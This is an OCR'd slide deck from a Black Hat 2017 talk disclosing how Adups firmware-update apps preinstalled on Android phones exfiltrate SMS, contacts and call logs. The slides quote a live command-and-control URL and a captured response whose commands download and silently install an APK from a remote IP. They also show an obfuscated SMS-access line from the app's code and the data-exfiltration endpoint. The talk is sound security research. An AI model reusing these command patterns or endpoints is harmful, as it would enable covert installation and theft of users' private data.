
black hat USA 2017

JULY 22-27, 2017
MANDALAY BAY / LAS VEGAS

All Your SMS & Contacts Belong To Adups & Others

Ryan Johnson, Kryptowire
Angelos Stavrou, Kryptowire
Azzedine Benameur, Kryptowire

What Resides in Your Mobile Firmware?



The New York Times

Secret Back Door in Some U.S. Phones Sent Data to China, Analysts Say

点击查看本文中文版

By MATT APUZZO and MICHAEL S. SCHMIDT NOV. 15, 2016

RELATED COVERAGE


BITS SPECIAL SECTION
Software as Weaponry in a Computer-Connected World JUNE 7, 2016

F.B.I. Director Suggests Bill for iPhone Hacking Topped $1.3 Million APRIL 21, 2016

Hackers Took Fingerprints of 5.6 Million U.S. Workers, Government Says SEPT. 23, 2015

Pre-installed Apps in the Firmware

- Android devices come with a set of pre-installed apps
  - Framework apps, vendor apps, carrier apps, etc.
- The pre-installed apps can be malicious and/or insecure
  - Privileged apps with inadequate application component security
- We will discuss a set of malicious pre-installed apps and two apps that are insecure and can thus be locally exploited
  - Adups
  - MTKLogger
  - Xiaomi's `com.miui.bugreport` app



Always On Di
9.74 MB

Amazon Sho
86.78 MB

Android Pay
20.68 MB

AT&T Call Protect
14.96 MB

AT&T Protect Plus
30.20 MB

AT&T Remote Support
84.00 KB

AT&T Smart Wi-Fi
1.92 MB

Beaming Service
232 KB

Bixby Voice
1.41 MB


BroadcastTestMobile

Adups FOTA Update Apps

- Adups has a set of pre-installed system apps that perform Firmware Over the Air (FOTA) updates where the package names can be
  - com.adups.fota, **com.adups.fota.sysoper**, **com.data.acquisition**, com.fw.upgrade, and **com.fw.upgrade.sysoper** (bolded apps execute as the `system` user)
- Apps that execute as the `system` user have special privileges and are granted a block of powerful permissions by default
- Personally Identifiable Information (PII) exfiltration occurs without user knowledge or consent

Scope of Adups Software

Partners



Adups Security Track Record


- Adups remotely installing apps on Micromax devices (2015)
  - https://www.xda-developers.com/micromax-remotely-installing-unwanted-apps-on-devices/

- Local command execution as `system` user (2015)
  - https://github.com/rednaga/disclosures/blob/master/GetSuperSerial.md

- Local privilege escalation from `system` user to `root` user (2015)
  - https://github.com/rednaga/disclosures/blob/master/GetSuperSerial.md

Sorry About the Command Injection (English)

- Exposed command execution as `system` user via the exported broadcast receiver named `WriteCommandReceiver` in the `com.adups.fota.sysoper` app




Updating notice

Recently, Adups got a notification from a third party security firm that, there was a privilege vulnerabilities on Adups FOTA client, the malicious attackers may get the system privilege of the mobile from this bug. After we got this notification, we have fixed this bug immediately and released the updated version Adups FOTA V 5.5, which has been certified both by the security firm and also by Google Security Team.

We hereby request the relevant partners and users to update to Adups FOTA V 5.5 in time. We do apologize for all these troubles, thanks!


Sorry About the Command Injection (Mandarin)



FOTA更新说明公告 X

日前，巴斯光年安全实验室向我们反馈了FOTA应用存在的权限漏洞，恶意攻击者可通过该bug获取手机System权限。对该漏洞给用户和合作伙伴可能造成的影响，我们深感不安，并第一时间发布修复版本，提交巴斯光年安全实验室和Google安全团队检测，目前已通过Google安全团队检测，请相关合作伙伴及用户及时更新。

Translate




日前，巴斯光年安全实验室向我们反馈了FOTA应用存在的权限漏洞， 恶意攻击者可通过该bug获取手机System权限。对该漏洞给用户和合作伙伴可能造成的影响，我们深感不安， 并第一时间发布修复版本， 提交巴斯光年安全实验室和Google安全团队检测，目前已通过Google安全团队检测，请相关合作伙伴及用户及时更新。

Recently Buzz Lightyear Security Lab gave us feedback FOTA application of the existence of vulnerability, malicious attackers can get the phone through the system permissions to the bug. We are deeply concerned about the impact this vulnerability can have on our users and our partners, and have released the fix for the first time, submitted to the Buzz Lightyear Security Lab and Google's security team for detection, and are currently being tested by the Google security team. Partners and users to update.

Adups PII Exfiltration Initial Discovery

- Initially discovered in the BLU R1 HD device
  - Amazon Prime exclusive (has pre-installed Amazon apps)
  - Was and is the #1-selling unlocked smartphone on Amazon
- Adups still provides the firmware update service for BLU
  - Less aggressive PII collection (no more text messages and call log)



Security Concern

ckly removed a recent security issue cau
ata in the form of text messages, call lo

f the upmost importance and priority.

self-updated and the functionality verified

ns in regards to your BLU Smartpho
877-602-8762, or email us at service@bl

Affected Models

R1 HD
Energy X Plus 2
Studio Touch
Advance 4.0 L2
Neo XL
Energy Diamond


Adups Command & Control Channel

- Command & Control (C&C) channel activates after the device has been used for 20 days (not necessarily consecutive)

- After the uptime is at least 8 hours and the `CONNECTIVITY_CHANGE` broadcast Intent is received, then a request goes out to the following URL which returns commands to execute as the `system` user
  - `http://rebootv5.adsunflower.com/ps/fetch.do`

- C&C channel uses HTTP, so it is open to Man-In-The-Middle (MITM) attacks

Adups Command & Control Channel



```
2016-11-09 17:34:47 POST http://rebootv5.adsunflower.com/ps/fetch.do
                         ←200 text/html 459B 4.44s
                 Request                         Response                        Detail
Server:          nginx/1.6.0
Date:            Wed, 09 Nov 2016 22:44:22 GMT
Content-Type:    text/html;charset=ISO-8859-1
Content-Length:  459
Connection:      keep-alive
Content-Language: zh-CN
Couldn't parse: falling back to Raw                                                          [m:Auto]
{"mid":"S20160923012203414204333332","id":"lmBluUpdate","fq":1500,"security":["com.adups.security.test1|360eeab2ad877151c6560fb40dd38f
d1|0","com.adups.security.test2|360eeab2ad877151c6560fb40dd38fd1|pm","com.adups.security.test3|360eeab2ad877151c6560fb40dd38fd1|am"],
"sf":["dl http://198.11.183.50/ps/down.do AdupsFota_5.5.0.3.004.apk /sdcard/b315","pm install -r /sdcard/b315","am start -n
com.adups.fota/.GoogleOtaClient","echo '' > /sdcard/b315"],"ready":1}
```

```
"sf":["dl http://198.11.183.50/ps/down.do AdupsFota_5.05.0.3.004.apk
/sdcard/b315","pm install -r /sdcard/b315","am start -n
com.adups.fota/.GoogleOtaClient","echo '' > /sdcard/b315”]
```

- C&C channel updated the exfiltrating versions of Adups apps with “nicer” ones


Triggering the PII Exfiltration – “analytics” ;-)

- There is a component named `AnalyticsReceiver` that “listens” for the `CONNECTIVITY_CHANGE` and `ACTION_POWER_CONNECTED` broadcast Intents
  - Triggered when phone plugged in to charge and/or joins or leaves a network (e.g., Wi-Fi)

- `AnalyticsReceiver` starts the `AnalyticsService` component which creates a `AnalyticsReport` object to record and compare timestamps
  - Devices must also have an uptime of at least ten minutes

- If at least 72 hours have passed since the first run or previous exfiltration, then the `AnalyticsReport` object performs the exfiltration where it will obtain PII data from the `InfoProvider` content provider in the `com.adups.fota.sysoper` app
  - static final Uri MSG_URI = Uri.parse(String.valueOf(new char[]{'c', 'o', 'n', 't', 'e', 'n', 't', ':', '/', '/', 's', 'm', 's'})); // <------ content://sms

PII Exfiltration Endpoint



```
2017-05-01 22:22:35 POST https://bigdata.adups.com/fota5/mobileupload.action
                         ← 200 application/json 1B 909ms
                                Request
Content-Type:         multipart/mixed; boundary=01418c6c-711c-4fc2-8ccc-6a1aafce9099
Content-Length:       9193
host:                 bigdata.adups.com
Connection:           Keep-Alive
Accept-Encoding:      gzip
User-Agent:           okhttp/2.7.5
Raw
--01418c6c-711c-4fc2-8ccc-6a1aafce9099
Content-Disposition: form-data; name="xx"
Content-Length: 382

XUhy7+l7g+FxYakwzUwA62mF1oEY2mT5KdXgkpI6Pjb05BrMsseBWh68qsak uc5zejIeIrSUe5KSZt+L
7VuGt7UbvAoHoU5vFVtIKDuubLhAkf7qZ2GW8fw0Jw7OEmdF8vlP0mCf3Rho tVadJE4Rp8PsdS8z0j13
br70hSqV4WakJ2fGM0Hhu6r7y4Icm8+xDr73q8/PsKH+VkdqLL0bgCVkAmdq 5SElXp5bsUGh6ZMnL4qL
--01418c6c-711c-4fc2-8ccc-6a1aafce9099
Content-Disposition: form-data; name="product"
Content-Length: 5

fota5
--01418c6c-711c-4fc2-8ccc-6a1aafce9099
Content-Disposition: form-data; name="upload"; filename="upload"
Content-Type: text/plain
Content-Length: 8387

PK.........."K................zip/DcMobileStatus.json..VJ,.S.R
.t.T.QJ*..)..+N)-NM.
...YX.;Y....).......8...\...
d.....X...)..Y....P.(1.j.....HkQ~..S...K...jc.PK.....1k.......PK.........."K....
```

https://bigdata.adups.com/fota5/mobileupload.action

Embeds zip file into POST request


Zip file contains various JSON files with PII and data about the device

Text messages use an additional layer of encryption


Adups Domain Info

```
whois adups.com
```

Domain Name: adups.com
Registry Domain ID: 114801848_DOMAIN_COM-VRSN
Registrar WHOIS Server: grs-whois.hichina.com
Registrar URL: http://whois.aliyun.com/
Registrar Registration Expiration Date: 2020-03-22T18:04:48Z
Registrar: HICHINA ZHICHENG TECHNOLOGY LTD.
Registrar IANA ID: 420
Domain Status: ok http://www.icann.org/epp#OK
Registry Registrant ID: Not Available From Registry
Registrant Name: bo zhang
Registrant Organization: Shanghai Adups Technology Co. Ltd
Registrant Street: Room403,22 Boxia Rd,Zhangjiang,Pudong,Shanghai
Registrant City: Shang Hai
Registrant State/Province: Shang Hai
Registrant Postal Code: 201203$
Registrant Country: CN
Registrant Email: zhangbo@adups.cn




```
dig adups.com

; <<>> DiG 9.8.3-P1 <<>> adups.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57972
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;adups.com.                     IN      A

;; ANSWER SECTION:
adups.com.              600     IN      A       118.193.254.25
```



